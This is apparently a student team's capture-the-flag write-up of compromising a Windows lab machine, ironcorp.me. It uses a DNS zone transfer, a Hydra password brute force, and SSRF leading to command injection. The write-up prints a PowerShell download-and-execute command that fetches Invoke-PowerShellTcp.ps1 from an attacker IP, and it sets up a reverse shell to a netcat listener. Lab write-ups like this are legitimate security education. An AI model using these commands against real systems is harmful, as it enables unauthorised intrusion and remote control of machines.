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
Recon and Enumeration

Members Involved: Alya Nabilah


Tools Used: Kali, Terminal, GNU Nano, Nmap, Sudo, Dig

Thought Process and Methodology:


Initially, once we had gained the access to the targeted machine's IP address, we used nano to check existing configuration files in etc/hosts.




we can see that there's only 2 files we have which we need to edit out and add the ironcorp.me file inside it. But as we tried to write it , there's an error saying this file is unwriteable. This might be because we use the normal user.




Then Alya finds out a way to use sudo su command to let us use our account and password to execute system commands that can switch user into root privileges whereas we have the full access in it.



Now, we can modified the text files inside the etc/hosts and add the ironcorp.me




Then, Alya execute the nmap with following the IP address with the function -Pn -sV -sC and -n and put the scope target ironcorp.me at the end



range of port that i use is 1-65000 which is version fingerprint

We tried to access the web service of port **8080** and have a control panel, we examine but there is no functionality that we can do.

Then Balqis also tried to access the web service of port **11025** and we have the same problem, another website that does not contain information or functionalities that can give any use.



Then, Alya came up with an idea she remembers that nmap took out the open port 53, So Alya tried to dig the list any subdomain or information that is relevant.

```
┌──(1211100415㉿kali)-[~]
└─$ dig @10.10.165.66 ironcorp.me axfr

; <<>> DiG 9.17.19-3-Debian <<>> @10.10.165.66 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3
900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3
900 600 86400 3600
;; Query time: 760 msec
;; SERVER: 10.10.165.66#53(10.10.165.66) (TCP)
;; WHEN: Tue Aug 02 09:59:31 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
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


yes, we found two subdomains that are running internally

We cannot access one of them, so we understand that this resource is only exposed internally, we try the other subdomain and see that it loads a protected area with basic authentication.







Now, we open back the nano to add and write another 2 text files which are the admin.ironcorp.me and internal.ironcorp.me.



Then, Alya tried to enumerate the subdomains where there is a forbidden service and one with a login function. Interesting enough, because they are using the basic http authentication.



After that we get the authentication required to ask for username and password. Now we need to figure up how to find out this information.


Authentication Required - Mozilla Firefox
http://admin.ironcorp.me:11025 is requesting your username and password. The site says: “My Protected Area”
User Name:
Password:
Cancel
OK

Initial Foothold

Members Involved: Ummar Hisham

Tools Used: Terminal, Hydra, rockyou.txt, BurpSuite, Netcat, Invoke-PowerShellTcp.ps1, rlwrap, Python3.

Thought Process and Methodology:

To get the credentials to log in to admin.ironcorp.me:11025, we will be utilizing Hydra to crack password. We kind of guessed “admin” as the login username of the webpage. Then, we downloaded the rockyou.txt from GitHub and using the text file, we cracked the password for the webpage.

```
┌──(1211100415㉿kali)-[~]
└─$ hydra -l admin -P /home/1211100415/Downloads/rockyou.txt -s 11025 admin
.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 0
5:10:46
[WARNING] You must supply the web page as an additional option or via -m, d
efault path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l
:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1135.00 tries/min, 1135 tries in 00:01h, 14343263 to do in 210:38h, 1
6 active
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password1
23
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 05:1
2:04
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

Using the credentials we got from Hydra, we were able to see the contents of the webpage. At first look, the webpage does not have anything that caught our attention. However, we noticed that we could submit a query form so we tried inputting a string into it.




After inputting the string, we noticed that the parameter was exposed. From there we deduced that the vulnerability that we could exploit is the SSRF vulnerability. As we had learned from 25 Days of Cybersecurity, SSRF is an exploit by an attacker abusing server functionality to access or modify resources.

Once we had known that the exploit worked, we changed the parameter to "http://admin.ironcorp.me:11025" only to get an error.



Then, we changed the parameter to "http://internal.ironcorp.me:11025" where we were brought to the following webpage. We decided to view the source formatting of the webpage.



After inspecting the source formatting, we could see a link under the <body> tag. We figured that href link might came handy later, so, we copied the link into a clipboard.

```
    }
//-->
</script>
<html>

<body>

        <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>

</body>

</html>
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
Back on the admin.ironcorp.me.11025 webpage, we pasted the href link as a parameter for the webpage.



We viewed the source formatting again to see the account name "Equinox".

```
//-->
</script>
<html>

<body>

    <b>My name is: </b><pre>
    Equinox
</pre>
</body>

</html>

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


In the name parameter, we typed in “chin” and it will be displayed in the page.



Then we execute whoami to see that the user had super user permission (nt authority\system)




Now that we knew the vulnerability that the machine had and user’s permission, we start the exploit by redirecting the link with a reverse shell. Since the machine was running on Windows, we will be using powershell reverse shell. From GitHub, we used the Invoke-PowerShellTcp.ps1 as our reverse shell.




We added the line, “Invoke-PowerShellTcp -Reverse -IPAddress 10.8.92.127 -Port 1338” at the end of the file to execute the reverse shell.


We will use the command “powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.8.92.127/Invoke-PowerShellTcp.ps1')” to execute reverse shell. We encoded the command twice in URL.



Using the python3 command, we turn the current directory to a simple http server. Then, we set up a netcat listener using rlwrap on port 1338.



On the webpage, we copied the encoded URL inside the name parameter.



It did not work the first time because we did not include the user so, we included the user and refreshed the page.


User Flag

Members Involved: Balqis Ahmad


Tools Used: Kali, Terminal

Thought Process and Methodology:


If everything has gone correctly, balqis will have a connection from the machine to our kali with "**nt authority\system**" permissions.




Now balqis would have to change to the windows c directory, after that it would be listed all the contexts inside.



Now balqis will open the user file, then get the context in the user file to see the content provided inside it. Balqis would see the administrator file in the listed context from user file. Balqis will open administrator file and see what's inside.



After balqis opens the administrator file, balqis would see the desktop file included. That would be the final file to open to get the user flag. Now there would be a user.txt file to be read to see the user flag. To read the file balqis would have to use cat command. There you go, by then balqis would get the flag.




Root Flag


Members Involved: Shuuban

Tools Used: Kali, Terminal, Powershell

Thought Process and Methodology:



After accessing the SuperAdmin folder. However, we could not see the file listed in the folder.



However, we could directly access the file that contained the flag.

Contributions

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